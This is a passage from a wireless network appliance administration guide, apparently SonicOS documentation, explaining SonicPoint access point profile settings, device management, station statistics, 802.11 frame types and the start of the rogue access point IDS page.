
- **Not Included** (default)
- **SonicPoint's Name**
- **SonicPoint's MAC Address**

7 To send the NAS IP address to the RADIUS Server, enter the address in the **NAS IP Addr** field.


8 Click **OK**.

Virtual Access Point Encryption Settings

NOTE: This section displays only if a VAP was selected from the **802.11n Radio Virtual AP Group** drop-down menu in the **Virtual Access Point Settings** section of the **Settings** tab.



1 Click **Configure**. The **Edit 802.11n Virtual Access Point WEP Key** dialog displays.



2 From the **Key Entry Method** radio buttons, select whether the key is:

- **Alphanumeric** (default)
- **Hexadecimal (0-9, A-F)**

3 From the **Default Key** radio buttons, select the default key that is tried first when trying to authenticate a user:

- **Key 1** (default)
- **Key 2**
- **Key 3**
- **Key 4**

4 In the **Key 1 - Key 4** fields, enter up to four possible WEP encryptions keys to be used when transferring encrypted wireless traffic. Enter the most likely to be used in the field you selected as the default key.


- **Key 1**: First static WEP key associated with the key index.
- **Key 2**: Second static WEP key associated with the key index.
- **Key 3**: Third static WEP key associated with the key index.
- **Key 4**: Fourth static WEP key associated with the key index.

5 From the **Key Type** drop-down menus, select the size of each key:

- **None** (default)
- **64-bit**
- **128-bit**
- **152-bit**

6 Click **OK**.


ACL Enforcement



1 Check the **Enable MAC Filter List** checkbox to enforce Access Control by allowing or denying traffic from specific devices. By default, this option is not selected, and the **Allow List** and **Deny List** options are dimmed.

2 From the **Allow List** drop-down menu, select a MAC address group to allow traffic automatically from all devices with a MAC address in the group:

- **Create new Mac Address Object Group...** – The **Add Address Object Group** dialog displays.



  a) In the **Name** field, enter a friendly name for the address object group.

  b) Select one or more objects from the left column.

  c) Click the **Right Arrow** button to move the selection(s) to the right column.

  d) Repeat Step b and Step c until all you have selected all the objects you want for the address object group.

  e) Click **OK**. The new group becomes the default selection in the **Allow List** drop-down menu.

- **All MAC Addresses**

  TIP: It is recommended that the **Allow List** be set to All MAC Addresses.

- **Default SonicPoint ACL Allow Group**
- Custom MAC Address Object Groups

3 From the **Deny List** drop-down menu, select a MAC address group from the drop-down menu to automatically deny traffic from all devices with MAC address in the group.

IMPORTANT: The **Deny List** is enforced before the **Allow List**.

- **Create new Mac Address Object Group...** – The **Add Address Object Group** dialog displays. For configuring the address object group, see Step a.
- **No MAC Addresses**
- **Default SonicPoint ACL Deny Group**

  TIP: It is recommended that the **Deny List** be set to **Default SonicPoint ACL Deny Group**.

- Custom MAC Address Object Groups

4 Optionally, select **Enable MIC Failure ACL Blacklist** to detect WPA TKIP MIC failure floods and automatically places the problematic wireless station(s) into a blacklist to stop the attack. As wireless clients generate the TKIP countermeasures, they are also moved automatically into blacklist, so the other wireless stations within the same wireless LAN network are not affected. By default, this setting is not selected.

5 Enter the maximum number of MIC failures per minute in the **MIC Failure Frequency Threshold** field; default is **3**. After the threshold is reached, the source is blacklisted.


> **TIP:** When a source is blacklisted, it is added to the dynamically created **Default SonicPoint ACL Deny Group**. You can view this on the **Network > Address Objects** page.

6 If you:

- Did not specify a VAP on the **Settings** tab, go to Remote MAC Address Access Control Settings on page 801.
- Specified a VAP on the **Settings** tab, go to Advanced Tab on page 802.


Remote MAC Address Access Control Settings

> **IMPORTANT:** If a VAP was selected in the **802.11n Radio Virtual AP Group** drop-down menu on the **Settings** tab, this section is not available. Go to Advanced Tab on page 802.
>
> If an EAP authentication type was selected in the **Authentication Type** drop-down menu, this message is displayed:
>
> ```
> Remote MAC address access control can not be set
> when IEEE 802.11i EAP is enabled.
> ```
>
> Click **OK**.



1 Check the **Enable Remote MAC Access Control** checkbox to enforce radio wireless access control based on MAC-based authentication policy in a remote Radius server.


2 Click **Configure**. The **SonicPoint Radius Server Global Settings** dialog displays.



3 For the procedure in configuring the settings on the **SonicPoint Radius Server Global Settings** dialog, see Remote MAC Address Access Control Settings on page 777.

4 Click **OK**.

Advanced Tab



In the **Advanced** tab, configure the performance settings for the 802.11n radio. For most 802.11n advanced options, the default settings give optimum performance.

NOTE: Except for two settings, the advanced settings are the same for both VAP and non-VAP profiles. The differences are noted in the procedure.

1 Click the **Advanced** tab.

2 If you:

- Selected a VAP on the **Settings** tab, go to Step 3.
- Did not select a VAP on the **Settings** tab, optionally select **Hide SSID in Beacon** to have the SSID send null SSID beacons in place of advertising the wireless SSID name. Sending null SSID beacons forces wireless clients to know the SSID to connect. This option is unchecked by default.

3 From the **Schedule IDS Scan** drop-down menu, select a schedule for the IDS (Intrusion Detection Service) scan. Select a time when there are fewer demands on the wireless network to schedule an IDS scan to minimize the inconvenience of dropped wireless connections. You can create your own schedule by selecting **Create new schedule** or disable the feature by selecting **Disabled** (default).

NOTE: IDS offers a wide selection of intrusion detection features to protect the network against wireless threats. This feature detects attacks against the WLAN Infrastructure, which consists of authorized APs, the RF medium, and the wired network. An authorized or valid-AP is defined as an AP that belongs to the WLAN infrastructure. The AP is either a SonicPoint or a third party AP.

4 From the **Data Rate**: drop-down menu, select the speed at which the data is transmitted and received.

Best (default)	**9 Mbps**	**18 Mbps**	**36 Mbps**	**54 Mbps**
6 Mbps	**12 Mbps**	**24 Mbps**	**48 Mbps**	

Best automatically selects the best rate available in your area given interference and other factors. **Best** is the default and is the only choice if you selected a VAP on the **Settings** tab.

5 From the **Transmit Power** drop-down menu, select the transmission power, which affects the range of the SonicPoint:

- **Full Power** (default)

- **Half (-3 dB)**
- **Quarter (-6 dB)**
- **Eighth (-9 dB)**
- **Minimum**

6 From the **Antenna Diversity** drop-down menu, select **Best**, the default. The **Antenna Diversity** setting determines which antenna the SonicPoint uses to send and receive data. When **Best** is selected, the SonicPoint automatically selects the antenna with the strongest, clearest signal.

7 In the **Beacon Interval (milliseconds)** field, enter the number of milliseconds between sending out wireless SSID beacons. This interval represents the amount of time between beacon transmissions. Before a station enters power-save mode, the station needs the beacon interval to know when to wake up to receive the beacon (and learn whether there are buffered frames at the access point).

The minimum interval is 20 milliseconds, the maximum is 1000, milliseconds, and the default is **100** milliseconds.

8 In the **DTIM Interval** field, enter the interval, in milliseconds, between the sending of Delivery Traffic Indication Messages (DTIMs) in the beacon. This interval is the maximum number of beacon cycles before unacknowledged network broadcasts are flushed. When using wireless clients that use power management features to sleep, the client must revive at least once during the DTIM period to receive broadcasts. 802.11 power-save mode clients are alerted of incoming multicast packets.

The minimum interval is 1 millisecond, the maximum is 255 milliseconds, and the default is **1** millisecond.

9 In the **Fragmentation Threshold (bytes)** field, enter the number of bytes of fragmented data you want the network to allow. The fragmentation threshold limits the maximum frame size. This reduces the time required to transmit the frame, and therefore reduces the probability that the frame will be corrupted (at the cost of more data overhead). Fragmented wireless frames increase reliability and throughput in areas with RF interference or poor wireless coverage. Lower threshold numbers produce more fragments.

The minimum is 256 bytes, the maximum is 2346 bytes, and the default is **2346** bytes.

10 In the **RTS Threshold (bytes)** field, enter the number of bytes of the Request to Send (RTS) threshold. The RTS threshold specifies the frame size the transmitter must use. Fragmented wireless frames increase reliability and throughput in areas with RF interference or poor wireless coverage. Wireless clients transmitting frames larger than this threshold must issue Request to Send (RTS) and wait for the AP to respond with Clear to Send (CTS). This option also not only can be used to avoid hidden node problems, but also helps prevent mid-air collisions for wireless clients that are not within wireless peer range and cannot detect when other wireless clients are transmitting or in range of the same access point, but may not in range of each other.

The minimum value is 256 bytes, the maximum is 2346 bytes, and the default is **2346** bytes. The default value used by many vendors is **2346** bytes. Lower threshold numbers produce more fragments.

11 In the **Maximum Client Associations** field, enter the maximum number of clients you want each SonicPoint using this profile to support on this radio at one time. The minimum number is 1 client, the maximum is 128 clients, and the default is **32** clients.

12 In the **Station Inactivity Timeout (seconds)** field, enter the maximum length of wireless client inactivity, in seconds, before access points age out the wireless client. The minimum period is 60 seconds, the maximum is 36000 seconds, and the default number is **300** seconds.

13 If you:

- Did not select a VAP on the **Settings** tab, go to Step 14.

- Selected a VAP on the **Settings** tab, from the **Preamble Length** drop-down menu, select the length of the preamble—the initial wireless communication sent when associating with a wireless host: **Long** or **Short**.

14 From the **WMM (Wi-Fi Multimedia)** drop-down menu, select whether a WMM profile is associated with this profile:

- **Disabled** (default)
- **Create new WMM profile**. The **Add Wlan WMM Profile** window displays. For information about configuring a WMM profile, see Configuring Wi-Fi Multimedia Parameters on page 886.
- Configured WMM profile

Sensor Tab

In the **Sensor** tab, you enable or disable Wireless Intrusion Detection and Prevention (WIDP) mode.

IMPORTANT: If this option is selected, Access Point or Virtual Access Point(s) functionality is disabled automatically.

1 Check the **Enable WIDF** checkbox to have the SonicPoint N operate as a dedicated WIDP sensor.

- From the drop-down menu, select the schedule for when the SonicPoint N operates as a WIDP sensor or select **Create new schedule...** to specify a different time; default is **Always on**.

2 Click **OK**.

Managing SonicPoints

Topics:

Modify (Edit) a SonicPoint Profile

To modify (edit) a SonicPoint Profile:

1 Navigate to the **SonicPoint > SonicPoints** page.

2 Click the **Edit** icon for the SonicPoint profile you want to modify. The Edit Sonicpoint <...> Profile dialog displays. The options available on this dialog are depend on the type of SonicPoint you are editing.

3 Edit the profile settings as you wish. The **Edit SonicPoint <...> Profile** dialogs are the same as the **Add SonicPoint <...> Profile** dialogs described in the following sections:

- Configuring a SonicPoint ACe/ACi/N2 or NDR Profile on page 763
- Configuring a SonicPoint N Profile on page 785

4 When finished, click **OK**. A warning message is displayed, informing you that all SonicPoint devices in the same zone are autoprovisioned.

5 Click **OK**.

After you click **OK**, all linked SonicPoint devices are reprovisioned and rebooted.

Updating SonicPoint Settings

You can change the settings of any individual SonicPoint on the **SonicPoint > SonicPoints** page.

Topics:

Synchronize SonicPoints

Click the **Synchronize SonicPoints** 

button at the top of the **SonicPoint > SonicPoints** page to issue a query directive from the SonicWall appliance to the WLAN Zone. All connected SonicPoints report their current settings and statistics to the appliance. SonicOS also attempts to locate the presence of any newly connected SonicPoints that are not yet registered with the firewall.

NOTE: The button polls the SonicPoints, but does not push configuration to them.

Delete Individual SonicPoint Profiles

NOTE: You cannot delete the predefined SonicPoint profiles, only those you add.

You can delete individual SonicPoint profiles from the **SonicPointN Provisioning Profiles** section on the **SonicPoint > SonicPoints** page:

- Delete a SonicPoint profile by:
    1) Clicking its **Delete** button. A confirmation message appears.
    2) Click **OK**.
- Delete one or more SonicPoint profiles by:
    1) Selecting the checkbox next to the name(s) of the SonicPoint(s) to be deleted. The **Delete** button becomes active.
    2) Click the **Delete** button. A confirmation message appears.
    3) Click **OK**.

Delete All SonicPoint Profiles

NOTE: You cannot delete the predefined SonicPoint profiles, only those you add.

You can delete all SonicPoint profiles from the **SonicPointN Provisioning Profiles** section on the **SonicPoint > SonicPoints** page:

1 Select the checkbox next to the **#** in the column heading. The **Delete All** button becomes active.

2 Click the **Delete All** button. A confirmation message appears

3 Click **OK**.

Delete Individual SonicPoints

You can delete individual SonicPoints from the **SonicPointNs** section on the **SonicPoint > SonicPoints** page:

- Delete a SonicPoint by:
    1) Clicking its **Delete** button. A confirmation message appears.
    2) Click **OK**.
- Delete one or more SonicPoints by:
    1) Selecting the checkbox next to the name(s) of the SonicPoint(s) to be deleted. The **Delete** button becomes active.
    2) Click the **Delete** button. A confirmation message appears.
    3) Click **OK**.

Delete All SonicPoints

You can delete all SonicPoints from the **SonicPointNs** section on the **SonicPoint > SonicPoints** page:

1 Select the checkbox next to the **#** in the column heading. The **Delete All** button becomes active.

2 Click the **Delete All** button. A confirmation message appears.


3 Click **OK**.

Reboot Individual SonicPoints

You can reboot individual SonicPoints from the **SonicPointNs** section on the **SonicPoint > SonicPoints** page:

1 Check the checkbox next to the name of the SonicPoint to be rebooted. The **Reboot** icon becomes active.

2 Click the **Reboot** button. A confirmation message displays.



3 Select the type of reboot:

- **reboot** (default) – Reboots to the configured profile settings.
- **reboot to factory default** – Reboots to factory default settings.

CAUTION: Selecting this option overwrites the SonicPoint profiles with factory default values.

4 Click **OK**.

Reboot All SonicPoints

You can reboot all SonicPoints on the **SonicPoint > SonicPoints** page:

1 Click the **Reboot All** button. The **Reboot all SonicPoint Confirmation** dialog displays.

2 Select one of the following:

- **reboot** (default) – Reboots to the configured profile settings.
- **reboot to factor default**

CAUTION: Selecting this option overwrites the SonicPoint profiles with factory default values.


3 Click **OK** to apply to reboot the SonicPoints or **Cancel** to close the window without rebooting.

72

Viewing Station Status

SonicPoint > Station Status

The **SonicPoint > Station Status** page reports on the statistics of each SonicPoint.



The table lists entries for each wireless client connected to each SonicPoint. The sections of the table are divided by SonicPoint. Under each SonicPoint is the list of all clients currently connected to it.


Click the **Refresh** button in the top left corner to refresh the list.

Topics:

Viewing Statistics

Click on the **Statistics** icon to see a detailed report for an individual station. Each SonicPoint device reports for both radios, and for each station, the following information to its SonicOS peer:

SonicPointN




Station Statistics

Station Information	
Name:	
Mac Address:	00:17:c5:39:2a:5c
IP Address:	
SonicPoint:	Corp_WiFi_ac a76034 7B
AID:	1
Status:	Connected
Connect Rate:	1 Mbps
Tx Rate:	0 Mbps
Signal Strength:	39% - Fair

Radio Statistics	
Description	**Value**
Radio:	802.11n 2.4GHz Mixed
SSID:	Guest_WiFi
Channel:	Standard Band Channel(11)
Associations:	1
Disassociations:	0
Reassociations:	1
Authentications:	0
Deauthentications:	0
Discards Packets:	0

Traffic Statistics		
Description	**Rx**	**Tx**
Good Packets:	2	N/A
Bad Packets:	N/A	N/A
Good Bytes:	56	N/A
Management Packets:	N/A	N/A
Control Packets:	N/A	N/A
Data Packets:	2	N/A

SonicPointNDR



SonicPointN Statistics

SonicPointN Information	
Name:	Corp_WiFi_ac a76034 7B
Mac Address:	c0:ea:e4:a7:60:34
IP Address:	172.22.1.225
Interface:	X2
Zone:	WLAN
Status:	Operational
Uptime:	0 Days, 20 Hours, 44 Minutes, 15 Seconds

Radio Statistics		
Description	**Radio 0**	**Radio 1**
BSSID:	c0:ea:e4:a7:60:36	c0:ea:e4:a7:60:3e
SSID / MSSID:	Corp_ac	Corp_2.4GHz
Channel:	802.11ac 5GHz Only - 36|40|44|48*802.11n 2.4GHz Mixed - Standard Band Channel(11)	
Connected Stations:	0	5
Associations:	0	1575
Disassociations:	0	0
Reassociations:	0	1575
Authentications:	0	0
Deauthentications:	0	0
Discards Packets:	0	0

Traffic Statistics				
Description	**Radio 0**		**Radio 1**	
	Rx	**Tx**	**Rx**	**Tx**
Good Packets:	33214	411	2802569	722931
Bad Packets:	117	0	192	503
Good Bytes:	0	0	579210958	159981917
Management Packets:	33214	411	2587312	1236414
Control Packets:	0	0	219	0
Data Packets:	0	0	2802569	722021

Topics:

Station/SonicPointN Information

- **MAC Address** – The client's (Station's) hardware address.
- **Status** – The state of the station:
  - **None** – No state information yet exists for the station.
  - **Authenticated** – The station has successfully authenticated.
  - **Associated** – The station is associated.
  - **Joined** – The station has joined the ESSID.
  - **Connected** – The station is connected (joined, authenticated or associated).
  - **Up** – An Access Point state, indicating that the Access Point is up and running.
  - **Down** – An Access Point state, indicating that the Access Point is not running.

Radio Statistics

- **Associations** – Total number of Associations since power up.
- **Disassociations** – Total number of Disassociations.
- **Reassociations** – Total number of Reassociations.
- **Authentications** – Number of Authentications.
- **Deauthentications** – Number of Deauthentications.
- **Discards Packets** - Number of discarded packets.

Traffic Statistics

- **Good Packets** – Total number of good packets received/transmitted.
- **Bad Packets** – Total number of bad packets received/transmitted.
- **Good Bytes** – Total number of good bytes received/transmitted.
- **Management Packets** – Total number of Management packets received/transmitted. Management packets include:
  - **Authentication Frame** – 802.11 authentication is a process whereby the access point either accepts or rejects the identity of a radio NIC to create resources. Authentication restricts the ability to send and receive on the network.
  - **Deauthentication** – This is an announcement packet by a station that sends a de-authentication frame to another station if it wishes to terminate secure communications. It is a one-way communication from the authenticating station.
  - **Association request Frame** – 802.11 associations enable the access point to allocate resources for and synchronize with a radio NIC. A NIC begins the association process by sending an association request to an access point. This frame carries information about the NIC (for example, supported data rates) and the SSID of the network with which it wishes to associate. After receiving the association request, the access point considers associating with the NIC, and (if accepted) reserves memory space and establishes an association ID for the NIC.
  - **Association response Frame** – An access point sends an association response frame containing an acceptance or rejection notice to the radio NIC requesting association and which will include the Association ID of the requester. If the access point accepts the radio NIC, the frame includes information regarding the association, such as association ID and supported data rates.

- **Reassociation request Frame** – This frame is similar to an association request, but has a different purpose. This frame is mainly useful in client roaming where if a station roams away from the currently associated access point and finds another access point having a stronger beacon signal, the radio NIC will send a re-association frame to the new access point. The new access point then coordinates the forwarding of data frames that may still be in the buffer of the previous access point waiting for transmission to the radio NIC. To gain a successful association, the sender must be authenticated already.
- **Reassociation response Frame** – An access point sends a reassociation response frame containing an acceptance or rejection notice to the radio NIC requesting re-association. As in the association process, the frame includes information regarding the association, such as association ID and supported data rates
- **Probe request** – When a station or client becomes active, or on a PC when the WLAN card it enabled becomes active, it sends a probe request frame to obtain needed information from another station or access point. The probe request frame is sent on every channel the client supports in an attempt to find all access points in range that match the SSID and client-requested data rates. It is up to the client to determine to which access point to associate by weighing various factors such as supported data rates.
- **Probe response** – In response to the probe request, AP with matching criteria will respond with a probe response frame containing synchronization information and access point load and may contain other information such as capability information, supported data rates.
- **Beacon Frame** – The access point periodically sends a beacon frame to announce its presence and relay information, such as timestamp, to help synchronize member stations with the BSS, SSID, and other parameters regarding the access point to radio NICs that are within range.
- **ATIM message** – It is the traffic indication map for IBSS (in a BSS, the TIM is included in the beacon).
- **Disassociation** – A station sends a disassociation frame to another station if it wishes to terminate the association. Disassociation is a simple declaration from either an access point or a device.

- **Control Packets** – Total number of Control packets received/transmitted. Control packets include:
  - **RTS** – The RTS (Request to Send) frame reduces frame collisions present when hidden stations have associations with the same access point. A station sends a RTS frame to another station as the first phase of a two-way handshake necessary before sending a data frame.
  - **CTS** – A station responds to a RTS with a CTS (Clear to Send) frame, providing clearance for the requesting station to send a data frame. The CTS includes a time value that causes all other stations (including hidden stations) to hold off transmission of frames for a time period necessary for the requesting station to send its frame. This period minimizes collisions among hidden stations, which can result in higher throughput if you implement it properly.
  - **ACK** – After receiving a data frame, the receiving station will utilize an error checking processes to detect the presence of errors. The receiving station will send an ACK (Positive Acknowledgement) frame to the sending station if no errors are found. If the sending station doesn't receive an ACK after a period of time, the sending station will retransmit the frame.
- **Data Packets** – Total number of Data frames received/transmitted. The main purpose of having a wireless LAN is to transport data. 802.11 defines a data frame type that carries packets from higher layers, such as web pages and printer control data, within the body of the frame.

Client Authentication Process


As per the 802.11 specification, client authentication process consists of the following transactions:

1. The Access points continuously sends out Beacon Frames, which are picked up by the nearby WLAN clients.
2. The client can also broadcast on its own probe request frame on every channel
3. Access points within range respond with a probe response frame
4. The client decides which access point (AP) is the best for access and sends an authentication request
5. The access point will send an authentication reply
6. Upon successful authentication, the client will send an association request frame to the access point
7. The access point will reply with an association response.
8. The client is now able to pass traffic to the access point.

73

Configuring SonicPoint Intrusion Detection Services

SonicPoint > IDS



Rogue Access Points have emerged as one of the most serious and insidious threats to wireless security. In general terms, an access point is considered rogue when it has not been authorized for use on a network. The convenience, affordability and availability of non-secure access points, and the ease with which they can be added to a network creates a easy environment for introducing rogue access points. Specifically, the real threat emerges in a number of different ways, including unintentional and unwitting connections to the rogue device, transmission of sensitive data over non-secure channels, and unwanted access to LAN resources. So while this doesn't represent a deficiency in the security of a specific wireless device, it is a weakness to the overall security of wireless networks.

Intrusion Detection Services (IDS) greatly increase the security capabilities of the firewall because it enables the appliance to recognize and take countermeasures against the most common types of illicit wireless activity. IDS reports on all access points the firewall can find by scanning the 802.11a, 802.11g, and 802.11n radio bands on the SonicPoints.

The **SonicPoint > IDS** page reports on all access points detected by the firewall and its associated SonicPoints, and provides the ability to authorize legitimate access points.

The following table describes the **Discovered Access Points** Table and entities that are displayed on the **SonicPoint > IDS** page.

Discovered Access Points table components

Table Column or Entity	Description
Entity	
Refresh button	Refreshes the screen to display the most current list of access points in your network.
Scan All... button	Initiates a scan-all operation to identify
Discovered Access Points Table	
View Style: SonicPoint:	If you have more than one SonicPoint, you can select an individual device from the SonicPoint drop-down menu to limit the **Discovered Access Points** table to display only scan results from that SonicPoint. Select **All SonicPoints** (default) to display scan results from all SonicPoints.
SonicPoint	Available when **All SonicPoints** is selected in the **View Style** drop-down menu. The SonicPoint that detected the access point.
